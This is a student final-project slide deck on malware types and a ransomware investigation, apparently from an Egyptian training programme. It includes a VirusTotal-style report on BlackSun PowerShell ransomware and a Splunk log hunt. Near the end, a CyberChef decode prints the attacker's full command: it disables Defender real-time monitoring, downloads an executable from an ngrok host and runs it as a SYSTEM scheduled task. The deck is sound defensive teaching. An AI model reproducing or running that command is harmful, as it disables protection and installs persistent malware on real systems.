



Digital Egypt Pioneers Initiative (DEPI)



Malware
Analysis

Malware

Final Project

**Malware Analysis and
Prevention Strategy**

What is malware ?

- Definition of malware:**

Malicious software designed to harm computer systems.

- Types of malware:**

Viruses, worms, trojans, spyware, adware, ransomware, rootkits, and bots

.

- Impact of malware:**

Data loss, financial loss, identity theft, system disruption, and productivity loss.

What is malware ?

- Definition of malware:**

Malicious software designed to harm computer systems.


- Types of malware:**

Viruses, worms, trojans, spyware, adware, ransomware, rootkits, and bots

.

- Impact of malware:**

Data loss, financial loss, identity theft, system disruption, and productivity loss.



Viruses

- **Definition:**


- Self-replicating programs that attach to other files.


- **Types:**

- Boot sector viruses, file infectors, macro viruses.

- **Impact:**

- Corrupt files, damage system files, and
 - slow down performance.





Worms


- **Definition:**

- Self-replicating programs that spread
 - through networks.

- **Impact:**

- Consume network bandwidth, overload
 - systems, and disrupt services.





Trojans

- **Definition:**


- Malicious programs disguised as legitimate software.


- **Types:**

- Remote access trojans, backdoor trojans,
 - keyloggers.

- **Impact:**


- Allow unauthorized access, steal data, and
 - compromise systems






Spyware

- **Definition:** Software that secretly monitors user activity
- **Types:** Keyloggers, screen capture software, cookie hijackers.
- **Impact:**
 - Steal personal information, track online behavior, and sell data to third parties.





Adware


- Definition:**

Software that displays unwanted advertisements.

- Impact:**

Slow down performance, consume resources, and redirect users to malicious websites.






Ransomware


•Definition

Malware that encrypts files and demands a ransom for decryption.

•Impact

Data loss, financial loss, and disruption of business operations.





Rootkits


- Definition**

Software that hides malware and gives attackers administrative privileges.

- Impact**

Take control of systems, steal data, and launch attacks.





Bots

•Definition

Malware that performs automated tasks.

•Types

Spam bots, click fraud bots, DDoS bots.

•Impact

Spam emails, click fraud, and distributed denial-of-service attacks



Malware Analysis

The screenshot shows a malware analysis interface. At the top left is a circular "Community Score" icon with "36 / 63" and a "-159" button below it. To the right, a message says "36/63 security vendors flagged this file as malicious". Below this are file details: SHA-256 hash (e5429f2e44990b3d4e249c566fbf19741e671c0e40b809f87248d9ec9114bef9), size (56.62 KB), last analysis date (9 days ago), and a download link. A file icon is also present. Below the file details are several tags: powershell, long-sleeps, direct-cpu-clock-access, detect-debug-environment, runtime-modules, checks-network-adapters, exe-pattern, and calls-wmi. Underneath these are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (16). A green bar encourages joining the community. Below the bar are sections for Popular threat label (ransomware.blacksun/powershell), Threat categories (ransomware, trojan, worm), and Family labels (blacksun, powershell, yxblv). A table titled "Security vendors' analysis" lists findings from AliCloud, Arcabit, ALYac, and Avast. A blue speech bubble icon is in the bottom right corner.

File Names

- **e5429f2e44990b3d4e249c566fbf19741e671c0e40b809f87248d9ec9114bef9.ps1**
- **523.mal**
- **BlackSun.ps1**

History

First Submission

2021-09-20 11:16:51 UTC

Last Submission

2024-05-29 15:37:49 UTC

Last Analysis

2024-10-14 11:58:12 UTC

Relations

Contacted URLs (1)

Scanned	Detections	Status	URL
2022-10-09	0 / 89	200	http://ftpserver.net/htdocs/\$LogFileName

Contacted Domains (3)

Domain	Detections	Created	Registrar
domaincontrol.com	0 / 94	2017-03-03	GoDaddy.com, LLC
ftpserver.net	0 / 94	1999-03-12	Network Solutions, LLC
mtflats.com	0 / 94	2022-07-17	-

Contacted IP addresses (7)

IP	Detections	Autonomous System	Country
104.26.10.61	0 / 94	13335	-
104.26.11.61	0 / 94	13335	-
172.67.68.176	0 / 94	13335	-
199.59.243.220	1 / 94	16509	US
204.79.197.203	1 / 94	8068	US
23.199.71.185	0 / 94	20940	US
74.220.199.6	3 / 94	46606	US

Hashes

Basic properties

MD5	3ebab71cb71ca5c475202f401de008c8
SHA-1	e0afcfc804394abd43ad4723a0feb147f10e589cd
SHA-256	e5429f2e44990b3d4e249c566fbf19741e671c0e40b809f87248d9ec9114bef9
Vhash	2f04266c495dtt5b7609a6b9b89dbeta
SSDEEP	768:iKEF7iQbM3xo0WhA3tU8zRiopPyZ0rfwF5x1lqgLSCodKW:iKqiCM3xo7hANzRvqryi3xCqgeCowW
TLSH	T1A1432A25B7165C8D4E82039B9CB3FCC0982E88F9057B19E4B4EF95D872D8C9D46783E9
File type	Powershell source powershell ps ps1
Magic	ASCII text, with very long lines (398u), with CRLF line terminators
TrID	file seems to be plain text/ASCII (0%)
Magika	POWERSHELL
File size	56.62 KB (57979 bytes)

Activity of Malware

File system actions

Files opened

- C:\Program Files (x86)\Common Files\Oracle\Java\javapath
- C:\Program Files (x86)\Common Files\Oracle\Java\javapath\
- C:\Program Files\Windows Defender\MpClient.dll
- C:\Program Files\Windows Defender\MpOAV.dll
- C:\Program Files\Windows Defender\MsMpLics.dll
- C:\Program Files\dotnet\
- C:\ProgramData
- C:\Users\<USER>\.dotnet\tools
- C:\Users\<USER>\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\powershell.exe.log
- C:\Users\<USER>\AppData\Local\Microsoft\WindowsApps

Files written

- C:\Users\Administrator\AppData\Local\Temp\3hrfxqhb.gyz.ps
1
- C:\Users\Administrator\AppData\Local\Temp\enbrknaj.uuy.ps
1
- C:\Users\
 <USER>\AppData\Local\Temp\BlackSun_DRIVE_LOCAL_C
- C:\Users\<USER>\AppData\Local\Temp\2ipheyu0.ola.ps1
- C:\Users\<USER>\AppData\Local\Temp\bjgsbtfo.1vv.ps1
- C:\Users\<USER>\AppData\Local\Temp\mr2m3ak2.5ss.ps1
- C:\Windows\ServiceProfiles\LocalService\AppData\Roaming\
 Microsoft\UPnP Device Host\upnphost\udhisapi.dll
- C:\Users\user\AppData\Local\Microsoft\Windows\Caches
- C:\Users\user\AppData\Local\Temp\BlackSun.log
- C:\Users\user\AppData\Local\Temp\BlackSun_DRIVE_LOCAL_
C

Files deleted

- C:\Users\<USER>\AppData\Local\Temp\BlackSun.log
- C:\Users\Administrator\AppData\Local\Temp\3hrfxqhb.gyz.ps
1
- C:\Users\Administrator\AppData\Local\Temp\enbrknaj.uuy.ps
1
- C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fns
342a4.ake.psm1
- C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_p4
3e5pcl.4kr.ps1

Files with modified attributes

- C:\Users\Elijah\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\X7WFZDAKV93LS5FQZJVX.te
mp
Files dropped
590aee7bdd69b59b.customDestinations-ms
BlackSun.log
__PSScriptPolicyTest_4zpne3Id.amz.psm1
**07f702a302d0d5789612235ea7e73533558a91fdec268d6300920df
bb612bf5c**
**C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest
_fn342a4.ake.psm1**
**C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest
_p43e5pcl.4kr.ps1**

Registry actions

Registry keys opened

- HKEY_CURRENT_USER \
- HKEY_CURRENT_USER \ Control Panel \ International \ Geo
- HKEY_CURRENT_USER \ Control Panel \ International \ Geo \ Nation
- HKEY_CURRENT_USER \ Control Panel \ International \ User Profile
- HKEY_CURRENT_USER \ Control Panel \ International \ User Profile \ Languages
- HKEY_CURRENT_USER \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Explorer \ SessionInfo \ 1
- HKEY_CURRENT_USER \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Explorer \ SessionInfo \ 1 \ KnownFolders
- HKEY_CURRENT_USER \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Explorer \ User Shell Folders \ Recent
- HKEY_CURRENT_USER \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Policies \ Explorer \ NoCommonGroups
- HKEY_CURRENT_USER \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Policies \ Explorer \ NoControlPanel

Investigating A Ransomware Attack in Splunk

We display all previous events on Splunk

The screenshot shows the Splunk 'New Search' interface. At the top, there's a search bar with a red box around the 'All time' dropdown. Below it, a message says '17,078 events (before 10/23/24 1:57:01.000 PM) No Event Sampling'. To the right are buttons for 'Save As', 'Create Table View', and 'Close'. Underneath the search bar, there are tabs for 'Events (17,078)' (which is selected), 'Patterns', 'Statistics', and 'Visualization'. Below these tabs are buttons for 'Format Timeline', 'Zoom Out', 'Zoom to Selection', 'Deselect', and '1 day per column'. The main area is currently empty.

we will select the important field

The screenshot shows the 'Select Fields' dialog. It has a search bar at the top with a red box around it. Below the search bar is a table with columns for '# of Values', 'Event Coverage', and 'Type'. The table lists several fields:

Field	# of Values	Event Coverage	Type
DestinationIp	10	1.76%	String
DestinationPort	3	1.76%	Number
Details	>100	9.01%	String
EventCode	86	51.93%	Number
File_Path	21	1.19%	String
Image	>100	36.32%	String
Message	>100	51.93%	String

The screenshot shows another 'Select Fields' dialog. It has a search bar at the top with a red box around it. Below the search bar is a table with columns for '# of Values', 'Event Coverage', and 'Type'. The table lists several fields:

Field	# of Values	Event Coverage	Type
OriginalFileName	97	3.19%	String
Process_Name	13	1.84%	String
QueryName	>100	3.85%	String
QueryResults	>100	3.85%	String
SourceIp	1	1.76%	String
SourcePort	>100	1.76%	Number
TargetFilename	>100	11.28%	String

Select Fields

X

Field	# of Values	Event Coverage	Type
TargetFilename	>100	11.28%	String
TargetImage	45	4.67%	String
User	5	41.61%	String
host	1	100%	String
source	8	100%	String
sourcetype	8	100%	String
Account_Domain	9	9.29%	String

Here we have two computers connected to the Splunk

The screenshot shows the Splunk interface with the 'Select Fields' dialog open at the top. Below it, the main search results are displayed.

Selected Fields:

- host
- source
- sourcetype

Interesting Fields:

- collection
- ComputerName
- counter
- EventCode
- EventType
- Image
- index
- instance
- Keywords

Report Details:

ComputerName

2 Values, 51.926% of events

Selected: Yes

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
DESKTOP-TBV8NEF	8,757	98.748%
WIN-V83STUE2DRE	111	1.252%

Destination ip

DestinationIp



10 Values, 1.762% of events

Selected

Yes

No

Reports

[Top values](#)

[Top values by time](#)

[Rare values](#)

[Events with this field](#)

Top 10 Values	Count	%	
3.17.7.232	208	69.103%	
3.14.182.203	76	25.249%	
3.134.125.175	4	1.329%	
3.134.39.220	4	1.329%	
3.22.30.40	3	0.997%	
104.102.254.31	2	0.664%	
173.223.189.83	1	0.332%	

Destination Port

DestinationPort



3 Values, 1.762% of events

Selected

Yes

No

Reports

[Average over time](#)

[Maximum value over time](#)

[Minimum value over time](#)

[Top values](#)

[Top values by time](#)

[Rare values](#)

[Events with this field](#)

Avg: 438.1827242524917 Min: 80 Max: 445 Std Dev: 41.63712086452479

Values	Count	%	
443	296	98.339%	
80	4	1.329%	
445	1	0.332%	

Events in Destination ip (3.17.7.232)

i	Time	Event
>	5/16/22 1:44:34.000 PM	05/16/2022 06:44:34 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=DESKTOP-TBV8NEF Show all 33 lines DestinationIp = 3.17.7.232 DestinationPort = 443 EventCode = 3 Image = C:\Windows\Temp\OUTSTANDING_GUTTER.exe Message = Network connection detected: RuleName: technique_id=T1036,technique_name... SourceId = 192.168.0.105/ SourcePort = 50738 User = NOT_TRANSLATED User = NT AUTHORITY\SYSTEM host = C:\Windows\Temp\OUTSTANDING_GUTTER.exe source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

More Details

* powershell		All time	Search	
✓ 281 events (before 10/23/24 3:13:44.000 PM) No Event Sampling ▾		Job	Smart Mode	
Events (281) Patterns Statistics Visualization				
Format Timeline	- Zoom Out	+ Zoom to Selection	X Deselect	
1 hour per column				
List	Format	20 Per Page	< Prev 1 2 3 4 5 6 7 8 ... Next >	
Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS		>	5/16/22 1:39:38.000 PM	05/16/2022 06:39:38 AM ... 17 lines omitted ... ProcessId: 7972 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache CreationUtcTime: 2022-05-16 13:37:01.746 Show all 23 lines EventCode = 11 Image = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Message = File created: RuleName: technique_id=T1047,technique_name=File System Perm... TargetFilename = C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\... User = NOT_TRANSLATED User = NT AUTHORITY\SYSTEM host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
CommandEventLine 13		>	5/16/22 1:39:32.000 PM	05/16/2022 06:39:32 AM ... 18 lines omitted ... User: NT AUTHORITY\SYSTEM Time= T:\Windows\Content\WindowsPowerShell\v1\WindowsPowerShell.exe
Description 16				
DestinationIp 4				
DestinationPort 2				
Details 1				
EventCode 11				
host 1				
Image 24				
Message 100+				
OriginalFileName 17				
ParentCommandLine 4				
ParentImage 3				
QueryName 1				

We will look into the Powershell

powershell		All time	Search						
281 events (before 10/23/24 3:13:44.000 PM) No Event Sampling ▾									
Events (281) Patterns Statistics Visualization									
Format Timeline ▾	Zoom Out	+Zoom to Selection	X Deselect						
			1 hour per column						
List ▾	Format	20 Per Page ▾	< Prev 1 2 3 4 5 6 7 8 ... Next >						
<input type="checkbox"/> Hide Fields	<input type="checkbox"/> All Fields	i Time	Event						
ELECTED FIELDS <input type="checkbox"/> CommandLine 13 <input type="checkbox"/> Description 16 <input type="checkbox"/> DestinationIp 4 <input type="checkbox"/> DestinationPort 2 <input type="checkbox"/> Details 1 <input type="checkbox"/> EventCode 11 <input type="checkbox"/> host 1 <input type="checkbox"/> Image 24 <input type="checkbox"/> Message 100+ <input type="checkbox"/> OriginalFileName 17 <input type="checkbox"/> ParentCommandLine 4 <input type="checkbox"/> ParentImage 3 <input type="checkbox"/> QueryName 1									
<table border="1"> <thead> <tr> <th>Time</th> <th>Event</th> </tr> </thead> <tbody> <tr> <td>5/16/22 1:39:38.000 PM</td> <td>05/16/2022 06:39:38 AM ... 17 lines omitted ... ProcessId: 7972 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache CreationUtcTime: 2022-05-16 13:37:01.746 Show all 23 lines EventCode = 11 : Image = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe : Message = File created: RuleName=technique_id=T1047,technique_name=File System Persistence,RuleType=File,RuleValue=1,RuleSource=File,RuleSeverity=Information,RuleCategory=File,RuleTitle=File System Persistence,RuleDescription=This rule identifies files that have been created or modified by a PowerShell script or command. This can be used to detect malicious activity such as persistence mechanisms or command injection attacks. TargetFilename = C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache : User = NOT_TRANSLATED User = NT AUTHORITY\SYSTEM : host = DESKTOP-TBVBNF : source = WinEventLog:Microsoft-Windows-Sysmon\Operational : sourcetype = WinEventLog:Microsoft-Windows-Sysmon\Operational</td> </tr> <tr> <td>5/16/22 1:39:32.000 PM</td> <td>05/16/2022 06:39:32 AM ... 18 lines omitted ... User: NT AUTHORITY\SYSTEM Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</td> </tr> </tbody> </table>				Time	Event	5/16/22 1:39:38.000 PM	05/16/2022 06:39:38 AM ... 17 lines omitted ... ProcessId: 7972 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache CreationUtcTime: 2022-05-16 13:37:01.746 Show all 23 lines EventCode = 11 : Image = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe : Message = File created: RuleName=technique_id=T1047,technique_name=File System Persistence,RuleType=File,RuleValue=1,RuleSource=File,RuleSeverity=Information,RuleCategory=File,RuleTitle=File System Persistence,RuleDescription=This rule identifies files that have been created or modified by a PowerShell script or command. This can be used to detect malicious activity such as persistence mechanisms or command injection attacks. TargetFilename = C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache : User = NOT_TRANSLATED User = NT AUTHORITY\SYSTEM : host = DESKTOP-TBVBNF : source = WinEventLog:Microsoft-Windows-Sysmon\Operational : sourcetype = WinEventLog:Microsoft-Windows-Sysmon\Operational	5/16/22 1:39:32.000 PM	05/16/2022 06:39:32 AM ... 18 lines omitted ... User: NT AUTHORITY\SYSTEM Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Time	Event								
5/16/22 1:39:38.000 PM	05/16/2022 06:39:38 AM ... 17 lines omitted ... ProcessId: 7972 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache CreationUtcTime: 2022-05-16 13:37:01.746 Show all 23 lines EventCode = 11 : Image = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe : Message = File created: RuleName=technique_id=T1047,technique_name=File System Persistence,RuleType=File,RuleValue=1,RuleSource=File,RuleSeverity=Information,RuleCategory=File,RuleTitle=File System Persistence,RuleDescription=This rule identifies files that have been created or modified by a PowerShell script or command. This can be used to detect malicious activity such as persistence mechanisms or command injection attacks. TargetFilename = C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache : User = NOT_TRANSLATED User = NT AUTHORITY\SYSTEM : host = DESKTOP-TBVBNF : source = WinEventLog:Microsoft-Windows-Sysmon\Operational : sourcetype = WinEventLog:Microsoft-Windows-Sysmon\Operational								
5/16/22 1:39:32.000 PM	05/16/2022 06:39:32 AM ... 18 lines omitted ... User: NT AUTHORITY\SYSTEM Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe								

**Using Cyberchef, we were able to determine the following:
the command issued to disable real-time monitoring, the
address the binary was downloaded from is <http://886e-181-215-214-32.ngrok.io> and the downloaded file creates and
runs certain commands.**

Download CyberChef

Last build: An hour ago - Version 10 is here! Read about the new features [here](#)

Operations 440

Operations	Recipe	Input
decod	From Base64	UwB1AHQALQBNAHAAUAbYAGUAZgB1AHIAZQBuAGMZAQAgAC0ARABpAHMAYQBiAGwAZQBSAGUAYQBsAHQAaQBtAGUATQBvAG4AaQB0AG8AcgBpAG4AzWAgACQAdAByAHUZAQ7AHcAzWb1AHQAIABoAHQAdAbwDoALwAvADgAOAA2AGUALQAxADgAMQAtADTAMQA1AC8AnlgAxADQALQAzADIALgBuAGCAcgBvAGSA1LgBpAgA8ALwBPFAUAVBTAFQAAQBOAEQASQBOAEcAXwBHAFUAVABUAEUaUgAuAGUAeAB1ACAALQBPBAHUdABGAGKAbAB1ACAAQwA6Af wAVwBpAG4AZBvAHcAcwBcAFQAZQbtAHAAxABDAE8AVQBUAFMAVBBAE4ARBJAE4ArwBfAEcAVQBUAFQARQBSC44ZQ4AGUAigAgAC8AUwBDACAATwBOAEUAVgBFAE4AVAAgAC8ARQBDCAAQQBwAHAAbAbpAGMAYQBoAGkAbbwuACAAALwBNA8AIAaqAFsAuwBSAHMAdABLAG8ALwBFHYAZQBuAHQSQBEAD0ANwA3AdcAXQAgAC8AuGBVACAAIgBTAFKAUwBUEUATQAIACAALwBmADSauwBDAEgAVABBAFMASwBTACAALwBSAHUabgAgAC8AVABOACAAIgBPAFUVABTAFQAAQBOAEQASQBOEcAXwBHAFUAVABUAEUaUgAuAGUAeAB1ACT1
AMF Decode	Alphabet A-Za-z0-9+=	
JWT Decode		
URL Decode	<input checked="" type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode	
CBOR Decode		
Decode text	Decode text	
Rison Decode		
Varnl Decode		
Protobuf Decode		
Vigenère Decode		
Citrix CTX1 Decode		
A1Z26 Cipher Decode		
Bacon Cipher Decode		
Bifid Cipher Decode		

Output

```
Set-MpPreference -DisableRealtimeMonitoring $true;wget http://886e-181-215-214-32.ngrok.io/OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS /Create /TN "OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\OUTSTANDING_GUTTER.exe" /SC ONEVENT /EC Application /MO * [System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run /TN "OUTSTANDING_GUTTER.exe"
```

STEP Auto Bake

13ms Raw Bytes LF

Get Hash

New Search

```
1 * .ps1
